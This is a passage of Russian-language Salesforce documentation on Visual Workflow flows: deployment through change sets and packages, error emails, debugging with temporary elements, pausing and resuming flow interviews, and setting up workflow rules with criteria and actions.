Прежде чем использовать наборы изменений для развертывания потока, просмотрите ограничения и непредвиденные алгоритмы, связанные с зависимостями компонента, развертыванием и триггерами потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Зависимости компонента

- Чтобы развернуть поток посредством наборов изменений, рекомендуем просмотреть ограничения по миграции. Убедитесь, что потоки ссылаются только на поля и компоненты, доступные в наборах изменений.
- При просмотре зависимых компонентов для набора изменений страница «Зависимости компонента» содержит зависимости для *всех* версий потока. Все взаимозависимые компоненты для соответствующей версии потока должны быть добавлены в набор исходящих изменений.
- Компонент, используемый перечисленными ниже элементами потока, не отображается на странице «Зависимости компонента». Для успешного развертывания потока рекомендуем добавить данные ссылочные компоненты в набор изменений вручную.
  - Apex
  - Электронные предупреждения
  - Опубликовать в Chatter
  - Быстрые действия
  - Отправка эл. почты
  - Submit for Approval

  Например, при использовании электронного предупреждения добавьте вручную шаблон эл. почты, используемый данным электронным предупреждением.

Развертывание

- Набор изменений может содержать только одну версию потока.
- Активный поток в наборе изменений развертывается в целевой организации как неактивный. Поток должен быть активирован вручную после развертывания.
- Если при загрузке набора исходящих изменений отсутствует активная версия потока, то используется последняя неактивная версия.
- Первоначальное или повторное развертывание потока посредством наборов изменений инициирует создание версии потока в целевой организации.

Триггеры потока

Триггеры потока недоступны в наборах изменений.

Пробная версия для триггеров потока как действий бизнес-правила закрыта. Если в организации уже запущена пробная версия, можно продолжить создание и редактирование триггеров потока как действий бизнес-правила. Если пробная версия не запущена, используйте «Действия потока» в Конструкторе процессов.

СМ. ТАКЖЕ:

Наборы изменений

Рекомендации по распространению потоков вместе с пакетами

Потоки могут добавляться в управляемые и неуправляемые пакеты. Прежде чем развернуть поток, просмотрите ограничения и алгоритмы для пакетов, содержащих потоки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Зависимости компонента

- Чтобы развернуть поток посредством пакетов, рекомендуем просмотреть ограничения по миграции. Убедитесь, что потоки ссылаются только на компоненты и поля пакета.
- Подобно другим элементам пакета, потоки поддерживают целостность данных.
- Если поток содержит любые из перечисленных ниже элементов, то пакетируемые компоненты, на которые они ссылаются, не подлежат автоматическому добавлению в пакет. Для успешного развертывания пакета рекомендуем добавить данные ссылочные компоненты в пакет вручную.
  - Apex
  - Электронные предупреждения
  - Опубликовать в Chatter
  - Быстрые действия
  - Отправка эл. почты
  - Submit for Approval

  Например, при использовании электронного предупреждения добавьте вручную шаблон эл. почты, используемый данным электронным предупреждением.

Статус потока

Пакеты позволяют добавлять только активные потоки. Активная версия потока определяется при загрузке версии пакета. При отсутствии активных версий потока загрузка прекращается.

Обновление пакетов

- Чтобы обновить управляемый пакет посредством другой версии потока, активируйте нужную версию и повторно загрузите пакет. Недавно активированная версия потока не должна добавляться в пакет. Обратите внимание, что версия потока, активированная по ошибке, будет доступна всем пользователям организации в случае загрузки пакета. Рекомендуем внимательно проверять версию потока, выбранную для загрузки.
- Потоки не могут быть добавлены в исправления пакета.

Другие ограничения

- Если вы зарегистрируете свое пространство имен после формирования ссылки на поток на странице Visualforce или в коде Apex, не забудьте добавить пространство имен к имени потока. Если этого не сделать, установка пакета будет невозможна.
- Если кто-то установит поток из управляемого пакета, письма электронной почты с сообщениями об ошибках в сеансах потока не будут содержать сведения об отдельных элементах потока. Письмо отправляется пользователю, который установил поток.
- Триггеры потока не подлежат пакетированию.

  Пробная версия для триггеров потока как действий бизнес-правила закрыта. Если в организации уже запущена пробная версия, можно продолжить создание и редактирование триггеров потока как действий бизнес-правила. Если пробная версия не запущена, используйте «Действия потока» в Конструкторе процессов.

- Организация разработки не позволяет удалять поток или версию потока, загруженную в пакет со статусом «Выпущенный» или «Управляемый — бета-версия».

СМ. ТАКЖЕ:

Рекомендации по установленным потокам

Создание пакета

Почему не удается выполнить сеанс потока?

Чтобы устранить неполадки неудачного сеанса потока, воспользуйтесь сообщением эл. почты об ошибке потока. При необходимости настройте временные элементы «Окно» или «Отправка эл. почты» для определения проблемы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сообщения эл. почты об ошибках потока

Каждый раз при неудачном завершении сеанса потока администратор, создавший поток, получает сообщение эл. почты. В этом письме содержится сообщение об ошибке и подробные сведения обо всех элементах потока, которые выполнялись во время сеанса.

Ограничения для сообщений эл. почты об ошибках потока (бета-версия)

Сообщения эл. почты об ошибках в сеансах потока отличаются некоторыми ограничениями для элементов «Окно», «Поиск», «Создание» и «Подпоток», а также некоторыми общими ограничениями.

Добавление временных элементов в поток

Добавление элементов «Окно» или «Отправка эл. почты» в поток позволяет проверять значения ресурсов в любой момент времени. После решения проблемы временные элементы «Окно» подлежат удалению.

Устранение неполадок URL-адресов потока

При некорректной работе настраиваемой кнопки, настраиваемой ссылки или прямого URL-адреса во время распространения потока проверьте ссылочный поток. Кроме того, проверьте его переменные (при передаче значений в поток из URL-адреса).

Сообщения эл. почты об ошибках потока

Каждый раз при неудачном завершении сеанса потока администратор, создавший поток, получает сообщение эл. почты. В этом письме содержится сообщение об ошибке и подробные сведения обо всех элементах потока, которые выполнялись во время сеанса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Данный выпуск поддерживает полноценную бета-версию функции отправки сообщений эл. почты об ошибках потока, однако имеющую некоторые ограничения. Чтобы отправить свои отзывы и предложения о функции отправки сообщений эл. почты об ошибках потока, воспользуйтесь веб-узлом IdeaExchange.

В случае неудачного выполнения нескольких элементов в потоке администратор получит несколько сообщений эл. почты, а в последнем письме будут содержаться сообщения об ошибках для всех случаев. Если в потоке используются коннекторы, вызывающие сбой, такой поток может выполнить неудачно несколько элементов.

Пример:

```
An error occurred at element Apex_Plug_in_1.
List index out of bounds: 0.

An error occurred at element Fast_Delete_1.
DELETE --- There is nothing in Salesforce matching your delete criteria.

An error occurred at element Email_Alert_1.
Missing required input parameter: SObjectRowId.
```

СМ. ТАКЖЕ:

Ограничения для сообщений эл. почты об ошибках потока (бета-версия)
Настройка действий, выполняемых при неудачном выполнении потока
Почему не удается выполнить сеанс потока?

Ограничения для сообщений эл. почты об ошибках потока (бета-версия)

Сообщения эл. почты об ошибках в сеансах потока отличаются некоторыми ограничениями для элементов «Окно», «Поиск», «Создание» и «Подпоток», а также некоторыми общими ограничениями.

Прим.: Данный выпуск поддерживает бета-версию сообщений эл. почты об ошибках потока, являющуюся полноценной, но имеющую некоторые ограничения. Чтобы отправить свои отзывы и предложения о функции отправки сообщений эл. почты об ошибках потока, воспользуйтесь веб-узлом IdeaExchange.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие

- При отсутствии личного имени пользователя, начавшего поток, `null` заменяет личное имя пользователя в разделе «Как начат сеанс?».
- Назначения переменной отображаются посредством следующего шаблона: `{!переменная} (предыдущее значение) = поле/переменная (новое значение)`. При отсутствии предыдущего значения переменной скобки отображаются пустыми. Например: `{!varStatus} () = Status (Delivered)`.
- При установке потока из управляемого пакета сообщения эл. почты об ошибках для сеансов данного потока не содержат сведения об отдельных элементах потока. Письмо отправляется пользователю, который установил поток.

Элементы «Окно»

Значения полей пароля отображаются в виде обычного текста (аналогично ссылке на поле пароля в поле «Отображать текст»).

Элементы «Поиск»

Сообщение эл. почты отображает элементы поиска как элементы запроса. Элемент «Поиск записи» отображается как элемент «Запрос записи», а элемент «Быстрый поиск» отображается как элемент «Быстрый запрос».

Элементы «Подпоток»

- Переменные ссылочного потока не содержат примечание поля слияния (`{!variable}`, а не `variable`). Например, при входе сеанса в подпоток и передаче сведений об элементах ввода переменной подпотока соответствует `subVariable` (вместо `{!subVariable}`).

- При возникновении ошибки в ссылочном потоке сообщение эл. почты отправляется автору основного потока, но тема ссылается на имя ссылочного потока.
- Отображение нескольких сообщений «Открыт поток *ReferencedFlowName* версии *ReferencedFlowVersion*» и отсутствие между ними сообщений «Закрыт поток *ReferencedFlowName* версии *ReferencedFlowVersion*» указывают на возврат пользователя потока назад. Во избежание данного сценария, настройте параметры навигации в первом окне ссылочного потока, препятствующие нажатию кнопки **«Назад»**.

СМ. ТАКЖЕ:

Сообщения эл. почты об ошибках потока

Почему не удается выполнить сеанс потока?

Добавление временных элементов в поток

Добавление элементов «Окно» или «Отправка эл. почты» в поток позволяет проверять значения ресурсов в любой момент времени. После решения проблемы временные элементы «Окно» подлежат удалению.

1. Создайте один текстовый шаблон, содержащий значения всех ресурсов и сообщение об ошибке.
2. Воспользуйтесь текстовым шаблоном для настройки одного из указанных ниже элементов в каждом пути ошибки.
   - Элемент «Окно», использующий текстовый шаблон в поле «Отображать текст». (Только при условии, что тип потока поддерживает элементы «Окно».)
   - Элемент «Отправка эл. почты», использующий текстовый шаблон в качестве текста, а собственный адрес эл. почты в качестве получателя.
   - Элемент «Опубликовать в Chatter», использующий текстовый шаблон в качестве сообщения. Рекомендуется создать специальные группы Chatter для ошибок потока.
3. Протестируйте поток.

Пример: См. пример текстового шаблона ниже для потока «Calculate Discounts on Opportunities».

```
RESOURCE VALUES for "Calculate Discounts on Opportunities"
opptyID: {!opptyID}
AccountID: {!AccountID}
AccountRevenue: {!AccountRevenue}
Full_Discount outcome: {!Full_Discount}
Partial_Discount outcome: {!Partial_Discount}
Discount: {!Discount}

ERROR
{!$Flow.FaultMessage}
```

Добавьте временный элемент «Опубликовать в Chatter» после каждого элемента потока. Каждый элемент «Опубликовать в Chatter» позволяет использовать:

- Текстовый шаблон в качестве сообщения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

- Группа Chatter по имени «Устранение неполадок потока» в качестве целевой аудитории

Настройте коннекторы «Ошибка» элементов «Поиск записи» и «Обновление записи», позволяющие направлять к элементам «Опубликовать в Chatter».



Данный алгоритм позволяет потоку публиковать сообщения в группу Chatter после выполнения элементов «Поиск записи», «Решение», «Назначение» и «Обновление записи». Каждое сообщение содержит подробные сведения о значениях каждого ресурса в любой области потока. При неудачном выполнении потока сообщения Chatter содержат ошибки.

После определения и исправления ошибок потока рекомендуем удалить временные элементы.

СМ. ТАКЖЕ:

Почему не удается выполнить сеанс потока?

Устранение неполадок URL-адресов потока

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При некорректной работе настраиваемой кнопки, настраиваемой ссылки или прямого URL-адреса во время распространения потока проверьте ссылочный поток. Кроме того, проверьте его переменные (при передаче значений в поток из URL-адреса).

Чтобы гарантировать нахождение URL-адресом правильного потока, убедитесь, что:

- поток, используемый URL-адресом, не был удален или деактивирован.
- имя потока введено без ошибок. Оно должно полностью (включая регистр) соответствовать значению поля «Уникальное имя».

Если URL-адрес потока ссылается на конкретную версию потока, убедитесь, что данная версия не была удалена или деактивирована.

При использовании URL-адреса для передачи значений в поток, но недоступности переменной, параметр, ссылающийся на переменную, пропускается.

Чтобы гарантировать нахождение URL-адресом правильной переменной потока, убедитесь, что каждая соответствующая переменная:

- введена без ошибок. Она должна полностью (включая регистр) соответствовать переменной.
- разрешает доступ для ввода. Полю переменной «Тип ввода/вывода» должно быть задано значение «Только ввод» или «Ввод и вывод».
- не была переименована в потоке.
- не была удалена из потока.
- не является переменной sObject или переменной коллекции sObject.

Кроме того, убедитесь, что значение, которое должно быть передано в переменную, совместимо с типом данных переменной и правильно отформатировано.

СМ. ТАКЖЕ:

Настройка алгоритма завершения потока посредством URL-адреса потока

Настройка переменных потока посредством URL-адреса потока

Почему не удается выполнить сеанс потока?

Сеансы потока

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сеанс потока — это выполняемый экземпляр потока. *Поток* — это приложение, разработанное администратором, которое запрашивает пользовательские данные и использует введенные данные для выполнения действий в системе Salesforce.

Например, поток может содержать сценарий вызова для службы поддержки и использовать введенные данные для создания обращения. Действия, выполняемые потоком над введенными данными, определяются администратором.

При выполнении сеанса потока (посредством ссылки, кнопки или вкладки) выполняется отдельный экземпляр потока. При недостаточном понимании терминологии рекомендуем вспомнить различия между записью и объектом. Создаваемая *запись* организации является отдельным экземпляром *объекта* «Организация», настроенного администратором.

Прим.: Ниже перечислены советы по выполнению потока.

- Запрещается использовать кнопки обозревателя «Вперед» и «Назад» для перемещения по потоку. Их использование может повлиять на согласованность данных между потоком и системой Salesforce.
- Одному потоку может соответствовать не более 50 разных версий. При выполнении потока отображается активная версия, но администратору может быть доступна более новая версия.

Приостановка сеанса потока

Сеансы потока, настроенного администратором соответствующим образом, могут быть приостановлены. Например, приостановка может использоваться при преждевременном завершении вызова или выполнении повторного вызова ввиду незнания клиентом номера организации.

Возобновление сеанса потока

Приостановленный сеанс потока может быть возобновлен после получения всей необходимой информации.

Удаление сеанса потока

Сеанс потока, приостановленный пользователем, может быть удален. Удаление ненужных сеансов позволяет списку отложенных сеансов отображать только сеансы, подлежащие обработке.

СМ. ТАКЖЕ:

Visual Workflow

Приостановка сеанса потока

Сеансы потока, настроенного администратором соответствующим образом, могут быть приостановлены. Например, приостановка может использоваться при преждевременном завершении вызова или выполнении повторного вызова ввиду незнания клиентом номера организации.

1. Нажмите кнопку **«Приостановить»** в сеансе открытого потока.
2. Укажите причину приостановки потока.

   Данное действие является дополнительным, но позволяет различать разные приостановленные сеансы потока (особенно при наличии нескольких приостановленных сеансов одного потока). Длина текста не может превышать 255 символов.
3. Нажмите кнопку **«OK»**.

Данный алгоритм сохраняет сеанс потока до его последующего возобновления или удаления. Любые допустимые значения, введенные перед приостановкой сеанса, подлежат сохранению, поэтому не требуют повторного ввода при возобновлении сеанса.

СМ. ТАКЖЕ:

Сеансы потока

Возобновление сеанса потока

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для приостановки сеанса потока:

- «Выполнение потоков»

  ИЛИ

  поле «Пользователь `Force.com Flow`», включенное на странице сведений о пользователе

Возобновление сеанса потока

Приостановленный сеанс потока может быть возобновлен после получения всей необходимой информации.

Прим.: Если приостановленный сеанс возобновляется после обновления связанного потока, то возобновленный сеанс не использует обновленный поток. Взамен, возобновленный сеанс использует версию потока, которая была активной на момент приостановки.

1. Откройте область, содержащую список всех приостановленных сеансов потока.

   В зависимости от конфигураций администратора, все приостановленные сеансы потока могут отображаться посредством одной из областей ниже.

   - «Приостановленные сеансы потока» на вкладке «Начальная страница» полной версии системы Salesforce
   - «Приостановленные сеансы потока» на левой панели навигации приложения Salesforce1

   Если не удается обнаружить область для возобновления приостановленного сеанса потока, обратитесь к администратору.

2. Возобновите соответствующий сеанс потока.

   При вводе значений перед приостановкой сеанса все допустимые значения восстанавливаются после возобновления сеанса. Отсутствие значения, введенного перед приостановкой сеанса, указывает на его недопустимость; данное значение не сохраняется потоком.

   Числовое поле, заполненное текстовым значением перед приостановкой сеанса потока, отображается пустым после его возобновления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для возобновления сеанса потока:

- «Выполнение потоков»

  ИЛИ

  поле «Пользователь `Force.com Flow`», включенное на странице сведений о пользователе

Внимание: Возобновленный сеанс потока удаляется из списка «Приостановленные сеансы потока». Чтобы приостановить возобновленный сеанс, нажмите кнопку **«Приостановить»**. Закрытие неприостановленного сеанса препятствует его последующему возобновлению.

СМ. ТАКЖЕ:

Сеансы потока

Приостановка сеанса потока

Удаление сеанса потока

Удаление сеанса потока

Сеанс потока, приостановленный пользователем, может быть удален. Удаление ненужных сеансов позволяет списку отложенных сеансов отображать только сеансы, подлежащие обработке.

1. Откройте область, содержащую список всех приостановленных сеансов потока.

   В зависимости от конфигураций администратора все приостановленные сеансы потока можно найти в одной из этих областей.

   - «Приостановленные сеансы потока» на вкладке «Начальная страница» в Salesforce Classic
   - «Приостановленные сеансы потока» на левой панели навигации приложения Salesforce1

   Если вы приостановили сеанс потока и не удается обнаружить область для его возобновления, обратитесь к администратору.

2. Удалите ненужный сеанс потока.

СМ. ТАКЖЕ:

Сеансы потока

Возобновление сеанса потока

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления сеанса потока:

- «Выполнение потоков»

  ИЛИ

  поле «Пользователь `Force.com Flow`», включенное на странице сведений о пользователе

Терминология Visual Workflow

Ниже перечислены термины, используемые приложением Visual Workflow в системе Salesforce.

Облачная версия приложения Flow Designer
Облачное приложение, позволяющее администраторам создавать потоки для использования в системе Salesforce.

Коннектор
Коннекторы определяют доступные пути, которые могут использоваться потоком при выполнении.

Элемент
Каждый *элемент* соответствует действию, которое может выполняться потоком. Например, чтение или запись данных Salesforce, отображение и сбор данных от пользователей потока, выполнение бизнес-логики или управление данными.

Поток
Поток — это приложение, которое может выполнять логику, взаимодействовать с базой данных Salesforce, вызывать классы Apex и собирать данные от пользователей. При необходимости создайте потоки посредством облачной версии приложения Flow Designer.

Сеанс потока
Сеанс потока — выполняемый экземпляр потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Основной поток

Основной поток — это поток, содержащий элемент «Подпоток». Основной поток отличается от ссылочного потока, который вызывается элементом «Подпоток».

Ресурс

Каждый *ресурс* соответствует значению, которое может использоваться в любой области потока.

Подпоток

Элемент «Подпоток» ссылается на другой поток, вызываемый при выполнении. Поток, содержащий элемент «Подпоток», называется основным.

СМ. ТАКЖЕ:

Облачная версия приложения Flow Designer

Visual Workflow

Бизнес-правило

Бизнес-правила позволяют автоматизировать стандартные внутренние процедуры и процессы и экономить время в организации. *Бизнес-правило* является основным контейнером для набора инструкций. Эти инструкции можно объединять в условном операторе (если..., то...>).

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Например: **Если идет дождь, то нужно взять зонт.**

Совет: При любой возможности автоматизируйте использование условных операторов посредством конструктора процессов вместо бизнес-правил.

Бизнес-правила можно разделить на два основных компонента.

1. Критерии: часть «если» в условном операторе. Другими словами, какое условие должно выполняться для записи, чтобы бизнес-правило исполнило связанные действия.
2. Действия: часть «то» в условном операторе. Другими словами, что нужно сделать, если запись соответствует критериям.

В примере про дождь критерием является «идет дождь», а действием — «взять зонт». Если критерий не удовлетворяется (дождя нет), то соответствующее действие не исполняется (вы не берете с собой зонт).

Когда запись удовлетворяет всем критериям бизнес-правила, выполняются действия этого правила. Ознакомьтесь с автоматизированными действиями, доступными для бизнес-правил.

Создание бизнес-правила

Чтобы автоматизировать стандартные процессы организации, настройте бизнес-правила.

Рекомендации по использованию бизнес-правил

Рекомендуем ознакомиться с тонкостями создания бизнес-правил и бизнес-действий, прежде чем применять их на практике.

Примеры бизнес-правил

Ищете идеи о том, как бизнес-правила могут обеспечить эффективность бизнеса? Рассмотрите следующие примеры.

Отслеживание отложенных действий бизнес-правил

Если система Salesforce инициирует выполнение бизнес-правила, содержащего зависимые от времени действия, то очередь бизнес-правил может использоваться для просмотра и отмены отложенных действий.

Терминология бизнес-правил

Ниже приведены термины, используемые для описания функциональных возможностей бизнес-правил.

СМ. ТАКЖЕ:

Какой инструмент автоматизации использовать?

Создание бизнес-правила

Чтобы автоматизировать стандартные процессы организации, настройте бизнес-правила.

Совет: При любой возможности автоматизируйте использование условных операторов посредством конструктора процессов вместо бизнес-правил.

Посмотреть демонстрационный ролик:

1. Установка критериев для бизнес-правила
   Прежде чем создать бизнес-правило, выберите связанный объект и настройте его критерии.
2. Добавление автоматизированных действий в бизнес-правило
   После назначения критериев для бизнес-правила назначьте действие, которое следует выполнить в случае соответствия критериям.
3. Определение пользователя бизнес-правил по умолчанию для организации Salesforce
   Выберите поле «Пользователь бизнес-правил по умолчанию», которое должно отображаться системой Salesforce с бизнес-правилом при неактивности пользователя, инициировавшего выполнение правила.
4. Активация бизнес-правила
   Система Salesforce поддерживает выполнение только активированных бизнес-правил.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-правил и действий:

- Настройка приложения

СМ. ТАКЖЕ:

Рекомендации по использованию бизнес-правил

Примеры бизнес-правил

Установка критериев для бизнес-правила

Прежде чем создать бизнес-правило, выберите связанный объект и настройте его критерии.

1. Введите строку *«Бизнес-правила»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Бизнес-правила»**.
2. Нажмите кнопку **«Создать правило»**.
3. Выберите объект для применения данного бизнес-правила.
4. Нажмите кнопку **«Далее»**.
5. Задайте имя и описание правила.
6. Выберите критерии оценки.

Оценить правило, если запись:	**Описание**
создано	Критерии правила оцениваются при каждом создании записи. Правило выполняется при выполнении критериев. Все обновления текущих записей пропускаются. Данный критерий обеспечивает разовое выполнение правила для отдельной записи.
создано и изменено	Критерии правила оцениваются при каждом создании или обновлении записи. Правило выполняется при выполнении критериев. Данный критерий обеспечивает повторное выполнение правила при каждом редактировании записи, соответствующей критерию правила. Прим.: Зависимые от времени действия не могут быть добавлены в правило.
создано и изменено для дальнейшего соответствия критериям	(По умолчанию) Критерии правила оцениваются при каждом создании или обновлении записи. • Правило выполняется при выполнении критериев во время создания записи. • Правило выполняется при выполнении критериев во время обновления записи. Данный критерий обеспечивает многоразовое выполнение правила для отдельной записи, но доступен только в том случае, если изменения записи относятся к критерию правила. Например, если вероятность возможности превышает 50%, то запись возможности соответствует критерию правила. При создании возможности, вероятность которой составляет 75%, система выполняет

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-правил и действий:
- Настройка приложения

Оценить правило, если запись:	**Описание**
	соответствующее бизнес-правило. Если вероятность возможности понижается до 25%, то редактирование записи не инициирует выполнение правила. Если вероятность возможности, пониженная до 25%, повышается до 75%, то редактирование записи инициирует выполнение правила. Таким образом, запись вновь соответствует заданному критерию, поэтому ее последнее редактирование инициирует выполнение правила.

7. Введите критерии правила.
   - Выберите параметр «критерии выполняются», а затем укажите критерий фильтрации, которому должна соответствовать запись для выполнения правила. Например, задайте фильтр «Возможность: "Стоимость" больше "5 000"», чтобы возможности со стоимостью более 5 000 долларов США инициировали выполнение правила. Если организация поддерживает несколько языков, введите значения фильтра на выбранном вами языке. Разрешается добавить не более 25 критериев фильтрации (каждый длиною не более 255 символов).
   - Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила.

     Ниже приведены примеры полезных формул.

     - Если количество занятых позиций равно общему количеству позиций, выберите значение «Заполнено» в поле «Статус задания».
     - Если расходы на посещение офиса клиента составляют 35 рублей за километр и превышают заданное ограничение, равное 1 000 рублей, то поле «Требуется утверждение» автоматически заполняется значением «Обязательно».
     - Если стоимость возможности по ежемесячной подписке превышает 10 000 рублей, создайте задачу для ответственного за возможность, заключающуюся в проверке возможности через 60 дней после ее закрытия.

     Переменная `$Label` не поддерживается формулами бизнес-правил. Кроме того, некоторые функции недоступны в формулах бизнес-правил.

     Совет: Формулы бизнес-правил позволяют использовать поля слияния в объектах, между которыми установлена прямая связь.

8. Нажмите кнопку **«Сохранить и перейти далее»**.

СМ. ТАКЖЕ:

Рекомендации по использованию бизнес-правил

Добавление автоматизированных действий в бизнес-правило

После назначения критериев для бизнес-правила назначьте действие, которое следует выполнить в случае соответствия критериям.

Добавление немедленных действий в бизнес-правило

Немедленные действия в соответствии со своим названием выполняются сразу после того, как завершается оценка записи при помощи бизнес-правила.

Добавление дополнительного действия в бизнес-правило

Действия, зависимые от времени, выполняются в назначенное время, например за десять дней до даты закрытия записи. Когда наступает указанное время, бизнес-правило выполняет переоценку записи, чтобы убедиться, что оно все еще соответствует критериям правила. Если запись соответствует этим критериям, бизнес-правило выполняет следующие действия.

СМ. ТАКЖЕ:

Определение пользователя бизнес-правил по умолчанию для организации Salesforce

Установка критериев для бизнес-правила

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Действия для эл. предупреждений и исходящих сообщений доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-правил и действий:

- Настройка приложения

Добавление немедленных действий в бизнес-правило

Немедленные действия в соответствии со своим названием выполняются сразу после того, как завершается оценка записи при помощи бизнес-правила.

1. Откройте бизнес-правило.
2. В разделе немедленных действий для бизнес-правил нажмите кнопку **Добавить действие бизнес-правила**.
3. Выберите один из параметров, необходимый для создания действия, или выберите существующий.

Дополнительные сведения по каждому типу действия см. в разделе «Выполнение автоматизированных действий».

СМ. ТАКЖЕ:

Добавление автоматизированных действий в бизнес-правило

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-правил и действий:

- Настройка приложения

Добавление дополнительного действия в бизнес-правило

Действия, зависимые от времени, выполняются в назначенное время, например за десять дней до даты закрытия записи. Когда наступает указанное время, бизнес-правило выполняет переоценку записи, чтобы убедиться, что оно все еще соответствует критериям правила. Если запись соответствует этим критериям, бизнес-правило выполняет следующие действия.

Зависимые от времени действия и триггеры времени считаются сложными функциями. Во время работы с действиями, зависимыми от времени и триггеров, помните о следующих рекомендациях.

При планировании настройки бизнес-правил, содержащих зависимые от времени действия, укажите пользователя бизнес-правил по умолчанию. Если пользователь, инициировавший выполнение правила, больше неактивен, то система Salesforce связывает бизнес-правило с пользователем по умолчанию.

1. Откройте бизнес-правило.
2. В разделе «Зависимые от времени действия бизнес-правила» нажмите кнопку **Добавить триггер времени**.

